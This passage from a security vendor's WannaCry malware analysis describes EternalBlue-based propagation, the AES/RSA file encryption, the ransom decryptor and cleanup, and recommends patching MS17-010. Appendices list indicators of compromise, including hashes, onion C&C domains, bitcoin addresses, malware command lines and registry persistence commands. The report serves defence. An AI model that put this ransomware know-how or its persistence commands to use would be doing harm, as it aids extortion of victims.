As commented above, the mode possessed by this malware for propagation is via this "exploit". During the analysis, we have been able to verify precisely how this same code is deployed which the NSA uses to carry out its implants.

The only difference is that it does not need to use the DOUBLEPULSAR module as its intention is simply to be injected in the remote LSASS process.

The ETERNALBLUE payload code has not been altered, as can be verified in the screenshot below:



If compared with the already existing analyses, it can be seen how the "exploit" code is identical to that of the NSA "opcode" by "opcode".

The "exploit" carries out the same calls used in the NSA code to end up injecting the DLL sent in the LSASS process and execute its "export" called "PlayGame", thereby restarting the infection process from the compromised computer to other computers on the network.

When making use of the "exploit" with a Kernel code (ring0), all the operations carried out by the malware have SYSTEM privileges.

1.5 Equipment encryption process

Before starting equipment encryption, the "ransomware" verifies the existence of three "mutex" in the system. If any of these "mutex" exists, it shall not carry out any encryption:

'Global\MsWinZonesCacheCounterMutexA0'

'Global\MsWinZonesCacheCounterMutexW'

'MsWinZonesCacheCounterMutexA'

It is important to stress that there is a mutex 'MsWinZonesCacheCounterMutexA' when running the component that carries out the encryption, the "ransomware" shall be closed immediately without carrying out any other action.

The "ransomware" generates one unique random key for each encrypted file. This key, endowed with 128bits y and created using the AES encryption algorithm, is saved encrypted with a public RSA key within a custom header that the malicious code adds to all the encrypted files.

File decryption is only possible if the private RSA key is held pertaining to the public key used to encrypt the AES crypt used in the files.

The AES random crypt is generated using the Windows function "CryptGenRandom" which does not contain any known weaknesses, meaning that it is currently impossible to develop any tool to decrypt these files without knowing the RSA private key used during the attack.

The file encryption process carried out by the "ransomware" has been described below:

1.. It verifies that the file to be encrypted is not on one of the following routes:

- "Content.IE5"
- "Temporary Internet Files"
- " This folder protects against ransomware. Modifying it will reduce protection"
- "\Local Settings\Temp"
- "\AppData\Local\Temp"
- "\Program Files (x86)"
- "\Program Files"
- "\WINDOWS"
- "\ProgramData"
- "\Intel"
- "$"

2. It reads and copies the original file, adding the extension ".wnryt" to it.

3. It generates a random AES key with 128 bits.

4. It adds a header to the encrypted file with the encrypted AES key. This AES key is encrypted using the RSA public key which accompanies the sample.

5. It overwrites the original file with the encrypted copy.
6. It deletes the file with the extension ".wnryt"
7. And finally, it renames the extension of the original file with".wnry"

For each directory which is has finished encrypting, the "ransomware" will create the following files therein:

@Please_Read_Me@.txt

@WanaDecryptor@.exe

1.6. Decryption process

As observed above, the files are encrypted by an AES symmetric key. This key, generated randomly, is saved in a file and encrypted with a public key (asymmetric, RSA 2048bits) which accompanies the malware. The only way of obtaining this AES key again is by the corresponding private key held by the authors.

To decrypt the files, the authors of "WanaCrypt" have developed a specific tool called "Wana DecryptOr 2.0".

On the interface of this tool, we can observe a series of meters which inform the user of the time remaining to make payment and the time remaining before the encrypted files can no longer be recovered.

In addition, the user may verify the amount of money he has to pay (initially 300$) for the ransom of his files and the address of a bitcoin wallet where it has to make the transfer required.

This tool is connected via "tor" to a series of servers (TLD .onion) in such a way that those responsible for the encryption can get in touch with the users affected.

To this end, "Wana DecryptOr 2.0" has a "chat", which is necessary as the relevant payments have to be verified before providing any decryption key.

To demonstrate the effectiveness of this tool, the authors offer a “demo” thereof. It has been verified that to carry out this “demo”, the tool deploys an AES key “hard-coded” into the binary itself.

The malware encrypts 10 files with this demo key, saving the information on the route of these files at “f.wnry”.

Once payment has been verified, the tool must receive a file called “00000000.dky” with the decryption key.

The other files related with the decryption process are shown below:

00000000.pky	Public key used to encrypt files
00000000.res	File with the time counter information.
c.wnry	List of onion domains of the C&C and the bitcoin wallet.
f.wnry	List with the files to be decrypted for the demonstration.
s.wnry	Zip with the TOR libraries

1.7 Deletion of residual files after encryption

“WannaCry” uses a component called “taskdl.exe” to delete any residual (temporary) files generated during the encryption process.

The characteristics thereof are shown below:

MD5	4fef5e34143e646dbf9907c4374276f5
Size	20.480 bytes
Internal date	14/07/2009 2:12:07
Compiler	Microsoft Visual C++ 6.0
Name	taskdl.exe

The procedure followed by “taskdl.exe” to delete these temporary files is the following:

1) It obtains all the logical units of the system.

2) For each one, it duly obtains its type (hard drive, removable unit, network resources etc.)

3) If the unit identified fails to correspond to a network resource, it accesses the folder “<unidad>:\$RECYCLE” and deletes from the latter any file which contains the extension “.WNCRYT”

RECOMMENDATIONS

- In this case, it is vital to patch the vulnerable computers to prevent the exploitation of the SMB vulnerability. We recommend ensuring that the patch https://technet.microsoft.com/en-us/library/security/ms17-010.aspx is applied to all the computers you possess, thereby closing the door on this type of exploits.
- The connections entering SMB ports (137, 138, 139 and 445) from computers external to the network must be blocked.
- Microsoft has extended the list of systems affected which are endowed with security updating:
    - Windows XP
    - Windows 2003
    - Microsoft Windows Vista SP2
    - Windows Server 2008 SP2 y R2 SP1
    - Windows 7
    - Windows 8.1
    - Windows RT 8.1
    - Windows Server 2012 y R2
    - Windows 10
    - Windows Server 2016
- Finally, carry out an internal audit on the network to ascertain where the attack commenced with a view to ensuring this entry point and other similar ones.

APPENDIX A – LIST OF RELATED FILES

C4AD13742EEA06B83CDD327D456475F3
1008DC20ECD2FD51594E5822A4C48B27
25ED37A6EAE58E6BE0E5BE25E08391AD
1B3F45FDB84F5D28B115E46432B51445
ADF84F1DAE003B6A6AD06A7E0A0DE4C2
4BEE4C92CF8C724C3F8D620C596BEF0E
8182D9CEE031492868AA14AD4C544871
1176B58D48FA14BA51CC355F0D97E9EE
E63AC863C125491FD7F0156690A5AD49
1244A500A542A4D711BEC19E256D3EA4
85C8AA082AF064C2E6B4AA05C3E4198C
5C3678CA08BFAE4FA111353FDAF1A908
A6E1CE9E133D986123482294AD45D688
A14392CDC6A32BAEEB7EC676E31F4DDA
BC409BFD2B92E13B4A5C53CD38193E25
D101458BF12DC1B6563FA702F9856305
C8EE875F395D17175BA9534318F273AA
9524E8A3BB88438878C9691EA0F038B3
739B09535819998ED8BAA13B18759901
508EEA03857853D18EBD1CD56D6039EC
3F03A2A13B77689401769C129468A51D
E511BAB670117D4B07FDBEAF8E499A0C
C54C1B75241FC76D13A7C3407FD70E8B
9507F6C5D7575F08FFFC14AD82B823C5
1AD05EF49CC178A9D68CCA76411FBC63
3E17CA056714EEC628960DBB091EEACC
3ED057DCD93ACD9CBAE9B72AA2B69866
121BDE34CE23204F92CA1D86A830F897
7EEF74D99C3D42D3EC5B1C87F247981D
BD8831FF2B1DE20CC89723CD2FFA1D4C
72CCC5112B3B67F457089D9EA4AE6BEF
CFFFFB5125D7DB2CB8571147D9D93967
72E39278D10C996C4F34FD01299151C1
1A784CF720AC28F68CBCDBE10144D382
3AFD873F976CCB46182B09FCE86128A2
F54FB8F54CEA92245162E3E359A122DE
6E3579165B8C1A2196D8B11997E6F430
BCA0EA97155B22D383E80F506E6DD662
723510BBFA3982F71D970B04783988BF
67CA5FA76CE212FE63B025953C3AA383
27931061EA3A9C0A4137B25BA8853E55
841595FC3743045CE1921016306AD46E
F8FAF81876B00F5F906D99A73074F826
302123DDEE17B94467CA3DE7A180E27B
A04C0BBF1E5C6C0AD79F25231500C470
E46CC7704649BEE3CF62DC7C8EEF92BC
45E1FA3B575919E2C891B91FFDAF293E
3A41839339DFF5F6DB6D97DC850FD7E6
42181CCD6CECE831758A2E41C82329EB
6AA8B6808355ACF28A7D9F023A22CB2F
77CE115A9CB11089AF058BEE1F249655
26CBA3DF81431C1DE14747259219E5E7
090115FB44E59F734274C005671835E4
8E17CCA4BD754D3E333748F3057FF48B
D61AABE3D8F709AA19A7081661F7AB6D
042220A9F37E19C2D07C20D5C6556DA6
9A2459972439543FA562601E23DF4226
D0BA545DF0B96E8295F3A5362BD76A80
54CB648CBD354E727A10065DC4A3641E
358AB4719E7AF138B5F1903CDE037EB8
CFE05085B6EA60A50AC30E6E8C97547B
567D28DE2129DC8E1BBCDF37C11BD2A3
FEE22D2F867F539B080671234199AD90
33EBBE044B20EE3DE811A070DB37A207
A14ADEEBDD0C974A890E0119804AAA97
3F87EC08F9F8D7F752ABB83BA4D09C1B
2983BB57017272DEC91A41762B7718AC
F54F2CDCF85B139638BCE882FF486E75
986FF9951F3B43C8275292AD72725E4E
E52FEFDEDB065D747434C1A307EDBDA1
EC03F1D8DBF07D84E5469D5F2D1C2F71
B7909213A5E526146824D702E013EC63
E69471734BB6C68ED59EFB7F9F324391
503B4D9DB3040AF8618E0308C19953F3
30B506A13C6A20CD80D887FE2DEE3BC9
1D548EAE15B8BC050FFD41914CBA1A65
AA2748A8633FC2AB910DF4B90EA1B3DB
14485A33FD7F9EB90E34C3AF50F69540
3B1444B3377FFBECB460B1256FEA212D
84BD2553AC818F1790E6D043FC3FA239
F729666F1B67490F48AA26DA129CD78A
3C6375F586A49FC12A4DE9328174F0C1

095F70BC99454E79FB20F1042074EB9D
F93ED60FB05E855118B68CDB8D7BB182
5E68461D01FE4F3D8A335C725E3C7B6F
A084316EFB8543C95769CA892AEE9562
29F1E0C25F06890A25C0F478FDD2CB00
9010C6FC28BBB2AE9188228691B7C973
5FA3051376E790EA5E13342231E66DEC
1805FFE69FDC338CF7EB061A74537261
802D2274F695D3F9B864FF395E9F0583
DFADA7FBC9156FCBBD4A03881E660D6D
9853288BBDA0FAEAF26D845E7EB6D289
37096BAA79383FAF1456507FA963C41A
2ACEA7F2CC0D7F69552878B3D12385AF
B83EC73C4DCF0BE87711C59415472D13
EADDFE3E397BC61DB749B074FF5242D5
9D678C01B1F944DC9AC46AC0CFA63951
E8C8E5A66CA3CD513668D1A748823F2C
737367791A1F09C94DED82652E77C442
78F8620D07B03F4E6DB9FBF0D019B95F
1C0BD8834194C915762F16D93F5CCC37
F943B62F468A4A0B0A6E6C15061C1945
66A233C9214D3D176A76F62456BBA85E
E274AC7A8C36654F094AC63047F7BEAB
493BFC730E9C86DFEB7861A5C5AA21FC
F359D6A61E76D01AC0B6302E789FEFF7
1B9C23AFB77D4B57523D5310F01F3F8B
FA0FDFE9AFD72E9AE09F9E0B75F8B13B
80A2AF99FD990567869E9CF4039EDF73
F039E896AD0D438F7D24C34C1F61E4B9
D1A407CE2398A599842F7E1AAEAD13A0
76EFB0E9E4847B93C0486AA5CDFDE3D7
3F7B2CF5963737C5BCC5E2892023BF52
0032ED755A83D3969714D6FABFF5D15E
9DFAF183DBB86BC429847E1D7870ADB9
E96FA4F9C77D188859346FAD8E2BB465
8DF73CCF4907B07AED96984D87958246
DC77333B3B24A53FC975D1F4127A2348
16599AB60799BD3A1CDD4693E64AD142
FDC004BEF582D9E167F093EC1B768952
7CD4CC82923BB8E0D27372772441F3CA
770FCA32AF3D25039F2E7A75AA2AC941
49308A8F3D5D1780E52815D4217B57E2
FACBEC0F9C72DA2BAD41A82554A7662F
E9F71823113595874687 00C56B8F4DAD
466CC6A5DEBF64A0CF90980916C2FA9F
532DF50DEDDC8A9B82F30E6059E34C80
FE9C079C1BB4520A90133138F2C061D6
AC434FEED7AC7E2FACCF9E66ACE99787
9CFF2C57624361A0F0840C7624F94666
C9A0882DE8189DC9B8272C36C5590EA7
92CC807FA1FF0936EF7BCD59C76B123B
E6243D51E1534002755BA10C361B1DB3
5AB99FF7DE746BCC9B13D13ABF1F61D9
D98C575B632B9AA5BF35FC36EB8BACF3
5ADF1FC8616233EB8BCACD126841A5E8
EB87BBB7E22FF067D303B745599FB4B7
638A6E2B85E11873F573EF9D0AA8ED1A
DE69AB7D058BD7BA4243C130AA549848
3C21810E3820AD2D3749BB2C5342669E
C8C046A3C5633AE6F60F876B3EA74DE6
07D2FA1FC19396A14A235536EE3BBA16
27C9E96211FB77ED73FA24B290F8EEDC
5AFC535A9980BD8DD110F09199E8E117
E19E0CFC694635856245CA8E1FE336C1
8C6713681FFB5FBB83FF9353D89DF48D
623AFE21D3470FD52861D4F2A0865C28
27F2D7C5F217FD61F8B455DE8B1F6157
845FCF3E7EAB17A1B63832C187BC5142
DD0925A4D16CD673AA06E3B15F8136CC
9EBF1A2A96A1F13DC62A6B6ACB5FD3B8
46D140A0EB13582852B5F778BB20CF0E
03601EBAB06ADCC05545AAF3CE59601D
C4ADA07E9F750A2F9E3B5A592C3E8C4E
A7C448789FEFCD319352B414CE0FA3BF
6381B98EF2C1C7F1E1678F178274E87A
A8365EF51AA4158197204A914BF2045F
9C4301C9E49E9B767B2DAEFCF2E28134
8965AE4D1E2ECE0E0BF452CE558F8812
D7CF8AE014540314A92281B0E92D7FA6
1B94CD23AE55C020B9DF900E5896DA8C
C1426666EB3D9330E1820B3494451D9B
653999EDCDE5D55BC03C135A44B514FD
DF42E1E035F656FBDA255708DCEB51E2
D4AE7DE6B8345C4024D762A2D5BAF7A3
3885029409955C34AE9D176C447EBC93
903D26CA69E2717B1440E0E498543FC7

47EC325CE31E197538632F35303CF654
458425117EC0EC9306146E5058859C78
B67B7879F4C66D8F908A1AE26C46620F
0F417FDFD64E0EC7EFCC13616FEC93CD
938554E7D5807C0653D5B1AD8AD245C2
AA1F73335722C85F85EE5B2E3BFF1406
D759469E07466288E1BE034A5CE2B638
C29D733523CB6CC3FF331021FBE7D554
7F2BC30723E437C150C00538671B3580
3600607AB080736DD31859C02EAFF188
4BB0DB7B5DEA5A5F7215CABE8F7155AF
C69EE6BDAF30ED9EDC37D2274AD5F5D1
C39F774F7B4257F0EC3A7329063FC39C
27CB59DB5793FEBD7D20748FD2F589B2
79E5A2B3F31F8541EB38DAE80C4A34C8
4B700C7A304A9E8D2CB63687FE5D2415
B4D42CF15E9ACD6E9DEE71F236EF0DEC
37EB07CF2FD3CFC16B87624565796529
C27AC2A321145CC8EA1A97F0A329D139
1A68EFEDA07AD2F449E844D4E3383B85
D27B7EDCD6FE5D6C55CF1AA09AB87C8B
A70B7A60F9C13A3306FB3E54229862A1
6D26E44407A6CBB6C63AFE4914EFD135
F94429CC043169462D34EDD14117DDD2
7660AB72BCD3CBCC4E9ADFB84F7BAEAA
D46D2C27A42DC41564283E74FC7DC43D
36F5B8EF2561A02B89CE62DE705458DD
9929D18280A6309C3FC1A175E73EAF79
F107A717F76F4F910AE9CB4DC5290594
31DAB68B11824153B4C975399DF0354F
A05DAF549FEEE576BB4586D37BFA7F23
8621727CDE2817D62209726034ABD9D3
13D702666BB8EADCD60D0C3940C39228
CD7A1B9D4B0FB02489102305A944D0B9
580AAF34E9E37A64CF4313A20EAB6380
E9CFA94806D89999FFFE5B1583B13DBE
7E587A620BDBCD29B3FC20C5E0A5F2D8
1358D78A5427E04F3CFC8FFF9E4F8C32
638F9235D038A0A001D5EA7F5C5DC4AE
7D31ADCA26C6C830F6EA78ED68DE166B
A7D730D66AC8154D503AF560EBB043CB
9F38D2F801D57DBF714B60B55170DE0C
0D859C69106E05931BEB5FC2B4AD4DB3
BEE302BE6278964A8CB653BC7FCE5530
DB349B97C37D22F5EA1D1841E3C89EB4
246C2781B88F58BC6B0DA24EC71DD028
181C3455DD325A2A6ECD971278B7D41C
932D593C0DCE308F2C496F8318BFA4A9
7B968EBEA8D77C59AA553100D04CD8B4
882D70B718FB0640FD8C57028EE34A18
89347BA13DAB2940C83EA753F89EE3A4
9B97ECB5BA558FD0B64A5461CF75D465
4DF48816B2563928D941B530A4CC090F
93EBEC8B34A4894C34C54CCA5039C089
5D52703011722DFF7A501884FECC0C73
CEBDE4399C4413BC5CC647447093D251
533146828B909C886B3316F4F73067C4
5318B32086E6D33DEFA4295B1DF07D22
2700C59EA6E1A803A835CC8C720C82CA
8FF9C908DEA430CE349CC922CEE3B7DC
05C37CC103AFB24036D75F87A021BECB
54A116FF80DF6E6031059FC3036464DF
B8A7B71BFBDE9901D20AB179E4DEAD58
2D1E3A2DF4F147F025C7349926EE88B0
91EBCD98CCF513572467244221455851
1894418EC97703F5E52D9EE132FC3A90
5BEF35496FCBDBE841C82F4D1AB8B7C2
44EC4895F054266A22FA40364C46ECBD
BEC0B7AFF4B107EDD5B9276721137651
1CFE70E37DFD11D68A0F558E687BE77F
E16B903789E41697ECAB21BA6E14FA2B
BE73E513A5D647269551B4850F0C74B8
2E8847A115AC0B9D49F5481E773CAD3D
0156EDF6D8D35DEF2BF71F4D91A7DD22
975D2600C0AD9FF21DFBFE09C831843A
100A94944C3009877B73F19FCD4D5280
9503AF3B691E22149817EDB246EA7791
FF81D72A277FF5A3D2E5A4777EB28B7B
05A00C320754934782EC5DEC1D5C0476
92F88C128B460489D98672307D01CEA7
C39ED6F52AAA31AE0301C591802DA24B
269E032DEA2A1C6B7841BDFE5F54F26B
3D072024C6A63C2BEFAAA965A610C6DF
5B2B45A2BC04B92DDAFC5C12F3C8CFA6
57AAA19F66B1EAB6BEA9891213AE9CF1

APPENDIX B – DECRYPTOR CC LIST

- gx7ekbenv2riucmf.onion
- 57g7spgrzlojinas.onion
- xxlvbrloxvriy2c5.onion
- 76jdd2ir2embyv47.onion
- cwwnhwhlz52maqm7.onion

APPENDIX C – LIST OF BITCOIN PAYMENT ADDRESSES

https://blockchain.info/address/12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

https://blockchain.info/address/115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

https://blockchain.info/address/13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

APPENDIX D – LIST OF COMMAND LINES

- C:\WINDOWS\mssecsvc.exe
- C:\WINDOWS\mssecsvc.exe -m security
- C:\WINDOWS\tasksche.exe /i
- cmd.exe /c "C:\ProgramData\<variable> \tasksche.exe"
- C:\ProgramData\<variable>\tasksche.exe
- @WanaDecryptor@.exe fi

APPENDIX E – LIST OF FILES

MD5	Filename
db349b97c37d22f5ea1d1841e3c89eb4	mssecsvc.exe
84c82835a5d21bbcf75a61706d8ab549	tasksche.exe
7bf2b57f2a205768755c07f238fb32cc	@WanaDecryptor@.exe
4fef5e34143e646dbf9907c4374276f5	taskdl.exe
8495400f199ac77853c53b5a3f278f3e	taskse.exe
c17170262312f3be7027bc2ca825bf0c	b.wnry
ae08f79a0d800b82fcbe1b43cdbdbefc	c.wnry
3e0020fc529b1c2a061016dd2469ba96	r.wnry
ad4c9de7c8c40813f200ba1c2fa33083	s.wnry
5dcaac857e695a65f5c3ef1441a73a8f	t.wnry
<hash_variable>	f.wnry
7bf2b57f2a205768755c07f238fb32cc	u.wnry

APPENDIX F - PERSISTENCE

› Service:
- Name: mssecsvc2.0
- Description: “Microsoft Security Center (2.0) Service”

› Registry key created (autorun):

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\obsbeuqp321 C:\WINDOWS\system32\tasksche.exe\"" /f
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v “valores_aleatorios” /t REG_SZ /d ‘<ruta_variable>\tasksche.exe\” /f
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v “valores_aleatorios” /t REG_SZ /d ‘<ruta_variable>\tasksche.exe\” /f

APPENDIX G – Mutex created during Encryption.

MsWinZonesCacheCounterMutexA

- Global\MsWinZonesCacheCounterMutexA0
- Global\MsWinZonesCacheCounterMutexW

APPENDIX H - Table of extensions that encrypt the sample analysed

".doc"	".docx"	".xls"	".xlsx"	".ppt"
".pptx"	".pst"	".ost"	".msg"	".eml"
".vsd"	".vsdx"	".txt"	".csv"	".rtf"
".123"	".wks"	".wk1"	".pdf"	".dwg"
".onetoc2"	".snt"	".jpeg"	".jpg"	".docb"
".docm"	".dot"	".dotm"	".dotx"	".xlsm"
".xlsb"	".xlw"	".xlt"	".xlm"	".xlc"
".xltx"	".xltm"	".pptm"	".pot"	".pps"
".ppsm"	".ppsx"	".ppam"	".potx"	".potm"
".edb"	".hwp"	".602"	".sxi"	".sti"
".sldx"	".sldm"	".sldm"	".vdi"	".vmdk"
".vmx"	".gpg"	".aes"	".ARC"	".PAQ"
".bz2"	".tbk"	".bak"	".tar"	".tgz"
".gz"	".7z"	".rar"	".zip"	".backup"
".iso"	".vcd"	".bmp"	".png"	".gif"
".raw"	".cgm"	".tif"	".tiff"	".nef"
".psd"	".ai"	".svg"	".djvu"	".m4u"
".m3u"	".mid"	".wma"	".flv"	".3g2"
".mkv"	".3gp"	".mp4"	".mov"	".avi"
".asf"	".mpeg"	".vob"	".mpg"	".wmv"
".fla"	".swf"	".wav"	".mp3"	".sh"
".class"	".jar"	".java"	".rb"	".asp"
".php"	".jsp"	".brd"	".sch"	".dch"
".dip"	".pl"	".vb"	".vbs"	".ps1"
".bat"	".cmd"	".js"	".asm"	".h"
".pas"	".cpp"	".c"	".cs"	".suo"
".sln"	".ldf"	".mdf"	".ibd"	".myi"
".myd"	".frm"	".odb"	".dbf"	".db"
".mdb"	".accdb"	".sql"	".sqlitedb"	".sqlite3"
".asc"	".lay6"	".lay"	".mml"	".sxm"
".otg"	".odg"	".uop"	".std"	".sxd"
".otp"	".odp"	".wb2"	".slk"	".dif"
".stc"	".sxc"	".ots"	".ods"	".3dm"
".max"	".3ds"	".uot"	".stw"	".sxw"
".ott"	".odt"	".pem"	".p12"	".csr"
".crt"	".key"	".pfx"	".der"	

For your information, we will keep our Tech Support site constantly updated with all the details of the cyberattack #WannaCry:

http://www.pandasecurity.com/usa/support/card?id=1688